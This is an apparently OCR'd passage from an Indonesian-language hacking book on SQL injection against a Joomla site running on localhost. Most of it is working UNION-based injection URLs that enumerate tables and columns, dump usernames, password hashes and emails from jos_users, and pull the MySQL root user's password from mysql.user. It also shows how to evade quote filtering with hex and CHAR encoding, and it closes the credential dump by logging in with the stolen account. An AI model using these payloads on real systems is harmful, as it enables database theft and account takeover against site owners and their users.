
Gambar 4.37 Nama tabel kedua

Sekarang perhatikan pada nama tabel yang ke-22. Di sana, nama tabelnya dalam kondisi terpotong, yang muncul hanyalah teks **jos_p**.

Oleh karena itu, kita perlu mencari tahu apa nama tabel ke-21 tersebut, dengan perintah:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,table_name,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.tables WHERE table_schema=database() LIMIT 21,1- -

Ternyata nama tabelnya adalah: **jos_peliculas_config**.



Gambar 4.38 Nama tabel ke-22

Dengan cara yang sama pula Anda bisa mencari nama-nama untuk tabel lainnya, seperti nama tabel ke-22, ke-23 dan seterusnya.

Dalam kasus Blind SQL Injection, perintah yang digunakan adalah:

```
AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables
> 'A'.
```

Mencari Nama Kolom

Anda sudah mengetahui nama sebuah tabel, sekarang kita akan mencari tahu nama-nama kolom yang digunakan pada tabel tersebut. Cobalah cari salah satu tabel yang Anda asumsikan mengandung informasi-informasi penting di dalamnya. Biasanya tabel user, users, admin, admins, login, logins, tbluser, tblusers, jos_users, dan sebagainya.


Dalam kasus kita ini, tabel yang bermanfaat adalah *jos_users* mengandung informasi penting di dalamnya.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**group_concat(column_name)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM information_schema.columns WHERE table_name="jos_users"--**

Apabila dengan perintah di atas, tidak menampilkan nama kolom, gantilah tanda kutip dua pada bagian **"nama_tabel"** dengan kutip tunggal. Sehingga URL-nya menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,group_concat(column_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns **WHERE table_name='jos_users'--**

Hasilnya akan menampilkan daftar nama-nama semua kolom yang digunakan pada tabel 'jos_users'.



Gambar 4.39 Nama kolom

Walaupun di dalamnya ada banyak nama kolom lain, namun di sini kita telah menemukan nama kolom yang menjadi incaran kita, yaitu username dan password.

Dari hasil yang ditampilkan seperti di atas, terlihat nama-nama kolom yang dipakai, antara lain id, name, username, email, password, usertype, block, sendEmail, registerDate, lastvisitDate, activation, params.

Pada beberapa kasus yang terjadi adalah munculnya pesan error atau halaman situs web tidak menampilkan hasil apa pun. Hal ini terjadi karena sang pemilik situs web tersebut mengaktifkan fungsi *Magic Quotes* untuk mengamankan situs web miliknya. Kasus seperti ini dapat dilewati dengan menggunakan kode hexa atau konverter hexa untuk mengubah teks biasa ke char atau hex.


Sebagai contoh kasus kita di atas, maka kita perlu mengubah nama tabel *jos_users* menjadi karakter hexa, Anda bisa menggunakan bantuan dari:

- http://www.swingnote.com/tools/texttohex.php
- http://easycalculation.com/ascii-hex.php
- http://home.paulschou.net/tools/xlate/

Sebagai contoh di sini kita akan menggunakan bantuan dari http://home.paulschou.net/tools/xlate/

Dari situs web tersebut, masukkanlah teks yang ingin Anda ubah menjadi kode hexa. Dalam hal ini kita memasukkan login lalu klik tombol **Encode** dan tunggu proses encoding dilakukan.

Kemudian perhatikan pada kotak Hexadecimal, itulah kode yang kita butuhkan.



Gambar 4.40 http://home.paulschou.net/tools/xlate

Dari gambar di atas, terlihat bahwa kode hexa untuk kata *jos_users* adalah **6a 6f 73 5f 75 73 65 72 73**.

Satukan kode hexa tersebut untuk menghilangkan pembatas atau spasi, menjadi **6a6f735f7573657273**.

Setelah kita memperoleh kode hexa untuk kata jos_users, tambahkan karakter ***0x*** di depannya, sehingga menjadi: **0x**6a6f735f7573657273.

Kemudian, barulah kita memasukkannya pada URL.


http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,group_concat(column_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns **WHERE table_name=0x6a6f735f7573657273**—

Perhatikan, sebelum kode hexa terdapat kode tambahan, yaitu **0x**. Fungsi kode 0x tersebut untuk memberi tahu server bahwa karakter yang dimasukkan setelah 0x adalah kode hexa.

Apabila ada nama kolom yang terpotong atau Anda ingin mencari nama-nama kolom berikutnya, kita dapat menampilkannya menggunakan perintah LIMIT sama seperti kita mencari nama tabel. Query LIMIT untuk mencari tabel pada posisi tertentu seperti yang telah

Anda ketahui pada penjelasan sebelumnya juga bisa diterapkan untuk mencari nama kolom dengan aturan pemakaian yang sama. Sebagai contoh, dari hasil nama kolom yang ditampilkan pada bagian sebelumnya, saya ingin mencari tahu apa nama kolom setelah *Password*.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**column_name**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns **WHERE table_name="jos_users" LIMIT 5,1**--



Gambar 4.41 Nama kolom sesuai urutan yang dicari

MENAMPILKAN ISI DATA


Setelah mencari tahu terdapat nama-nama kolom apa saja dalam sebuah tabel, sekarang waktunya bagi kita untuk menampilkan isi kolom alias ingin melihat data yang terdapat di dalamnya. Setelah Anda mendapatkan nama-nama kolom, Anda bisa memutuskan untuk melihat isi kolom yang mana. Sebagai contoh, di sini saya akan melihat isi dari kolom *username, password* dan *email*.

Sebelum melanjutkan step ini, masih ingatkah Anda dengan nama database yang telah Anda peroleh dari penjelasan sebelumnya. Nama database yang kita peroleh sebelumnya adalah **joomlaku**.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**group_concat(username,0x3a,password,0x3a,email)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM joomlaku.jos_users--**

Karakter 0x3a adalah nilai hexa untuk tanda titik dua (:). Sehingga hasilnya akan dikelompokkan menjadi seperti ini: **username:password:email**.

Berikut ini contoh tampilan yang kita hasilkan.



Gambar 4.42 Nama username, password, dan email

Berikut ini tampilan username, password, dan email.

admin:f62c6096cae5de8e96b7171e097f6117:9SM9hiQfxmBPNVqAz7QCwGD4rR6qVIBI:test@localhost.ku

Apabila dipisah:

- Username: admin
- Password: f62c6096cae5de8e96b7171e097f6117:9SM9hiQfxmBPNVqAz7QCwGD4rR6qVIBI
- Email: test@localhost.ku

Untuk menampilkan dan melihat semua hasilnya, Anda bisa melakukan copy-paste pada MS Word sama seperti langkah sebelumnya.

Apabila Anda beruntung maka Anda bisa melihat password dalam bentuk plain text. Selain itu, Anda juga akan melihat password yang telah diacak, seperti halnya pada gambar di atas. Untuk password yang diacak ini akan kita bahas dalam bab tersendiri cara membongkarnya.

Dan yang terakhir setelah Anda menemukan username dan password adalah Anda mencari halaman untuk melakukan login. Kemudian masuk menggunakan username dan password yang telah Anda dapatkan tersebut.


URL di atas juga bisa kita ganti menggunakan ***concat_ws*** dengan menempatkan kode hexa pada bagian depan.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**concat_ws(0x3a,username,password,email)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM joomlaku.jos_users--**

Fungsi Concat merupakan sebuah *Concatenation,* atau penggabungan karakter salah satu fungsi tersebut adalah CONCAT_WS yang merupakan bagian dari *string function*. Pada fungsi CONCAT, karakter-karakter yang ingin digabungkan tidak boleh mengandung tanda jeda. Itulah kenapa kode hexa sebagai simbol pemisah ditempatkan di depan.

Sedikit modifikasi dari perintah di atas. Misalnya, kita telah mengetahui sebuah username dan ingin mencari password-nya, maka perintah yang digunakan adalah:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,(password),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM joomlaku.jos_users WHERE username='admin'--



Gambar 4.43 Password admin

Pada beberapa kasus ada yang melarang pemakaian tanda kutip, maka Anda bisa mengganti bentuk perintahnya menggunakan kode hexa atau mengubah menjadi desimal. Perhatikan pada perintah sebelumnya, di mana kita menggunakan tanda kutip pada bagian WHERE username='admin'.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,(password),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM joomlaku.jos_users WHERE username='admin'--

Ganti admin dalam bentuk hexa: 61646D696E, menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,(password),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM joomlaku.jos_users WHERE username=0x61646D696E--

Atau, apabila dengan cara di atas masih saja, kita ganti dengan desimal dari admin adalah: 97, 100, 109, 105, 110. Lalu tambahkan perintah CHAR di depannya, menjadi: CHAR(97,100,109,105,110).


Trik Khusus Tabel dan Kolom

Berikut ini sebuah trik di mana kita bisa menampilkan beberapa tabel dan kolom sekaligus. Perintah yang digunakan adalah:

SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [',table_schema,'] >',table_name,' > ',column_name))))x

Dalam URL menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,**(SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@) FROM (information_schema.columns) WHERE (table_schema>=@) AND (@)IN (@:=CONCAT(@,0x0a,' [',table_schema,'] >',table_name,' > ',column_name))))x)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 --



Gambar 4.44 Tabel dan kolom

Perintah lain yang bisa digunakan untuk hal yang sama adalah:

```
SELECT MID(GROUP_CONCAT(0x3c62723e, 0x5461626c653a20,
table_name, 0x3c62723e, 0x436f6c756d6e3a20, column_name ORDER BY
(SELECT version FROM information_schema.tables) SEPARATOR
0x3c62723e),1,1024) FROM information_schema.columns
```

Sekarang, bagaimana kita menemukan sebuah tabel yang mengandung atau memiliki kolom dengan kriteria tertentu. Misalnya, kita akan mencari tabel apa saja yang memiliki kolom 'username'.

Perintah yang digunakan adalah:

```
SELECT table_name FROM information_schema.columns WHERE
column_name = 'kata atau kriteria yang dicari';
```


Untuk mencari tabel yang memiliki kolom username, maka perintahnya menjadi:

```
SELECT table_name FROM information_schema.columns WHERE
column_name = 'username';
```

Dalam URL menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,(table_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns WHERE column_name = 'username'—

Perhatikan hasil yang ditampilkan di bawah ini, ternyata ada banyak tabel yang di dalamnya terdapat kolom dengan nama username, yaitu userid, tabel3, ws_session, ws_users, jos_session, jos_users, servers, pma_history, penting, dan aku.



Gambar 4.45 Mencari kolom username dalam beberap tabel


Sebagai contoh lain, misalnya kita akan mencari sebuah tabel yang berisikan kata 'user' di dalamnya. Perintah yang digunakan adalah:

```
SELECT table_name FROM information_schema.columns WHERE
column_name LIKE '%user%';
```

Dalam sebuah URL:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,(table_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns WHERE column_name LIKE '%user'--

Berikut contoh hasil yang ditampilkan.



Gambar 4.46 Mencari tabel yang mengandung kata user

Sedangkan perintah berikut ini berguna untuk mencari kolom dari tabel manapun yang memiliki kata 'user'.

```
SELECT column_name FROM information_schema.columns WHERE
table_name LIKE '%user%';
```

URL-nya adalah:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,group_concat(column_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.columns WHERE table_name LIKE '%user%'--

Gambar 4.47 Mencari kolom yang mengandung kata user


HAL-HAL KRUSIAL SEPUTAR DATABASE

Dari prosedur yang telah saya jelaskan sebelumnya, mulai dari melakukan tes vulnerabilitas hingga menemukan username dan password dalam sebuah tabel. Pada dasarnya itu sudah cukup dalam melakukan SQL Injection, hanya saja ada beberapa hal krusial mengenai database yang bisa diperoleh melalui SQL Injection.

Salah satunya adalah bagaimana kita mengetahui username dari MySql itu sendiri dengan penambahan perintah **current_user()**. Untuk melakukan hal ini:

```
http://localhost/joomla/index.php/hacking-faq?view=category&id=-77
UNION SELECT
1,2,3,4,5,6,7,8,current_user(),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,
25,26 FROM mysql.user--
```

Dari hasil yang dilihatkan pada gambar di bawah ini, nama user MySql yang digunakan adalah root.




Gambar 4.48 Username MySql

Selain menggunakan perintah *current_user()*, *session_user()*, @@user, dan *user()*.

Dari username MySql yang kita peroleh tersebut, kita juga bisa melihat password untuk MySql-nya.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,CONCAT_WS(0x3A, user, password),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM mysql.user WHERE user = 'root'--



Gambar 4.49 Password root


Kini kita akan mencari tahu aplikasi apa yang digunakan dalam manajemen database.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,**(db)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM mysql.db--

Atau:


http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,**concat(db)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM mysql.db--

Hasilnya menampilkan bahwa aplikasi database-nya adalah phpMyAdmin.



Gambar 4.50 Aplikasi phpMyAdmin

Untuk menampilkan informasi mengenai nama server (nama komputer), menggunakan syntax **@@HOSTNAME**.



Gambar 4.51 Nama server


Perintah yang memiliki yang sama dengan @@HOSTNAME adalah:

- HOST_NAME()
- @@servername
- SERVERPROPERTY()

Terakhir, kita akan mencari tahu di mana direktori data atau tempat file database disimpan. Gunakan perintah **@@DATADIR** atau **DATADIR()**.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,**@@datadir**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM mysql.user--

Dari gambar di bawah ini terlihat bahwa data direktori berada pada C:\xampp\mysql\data



Gambar 4.52 Direktori data

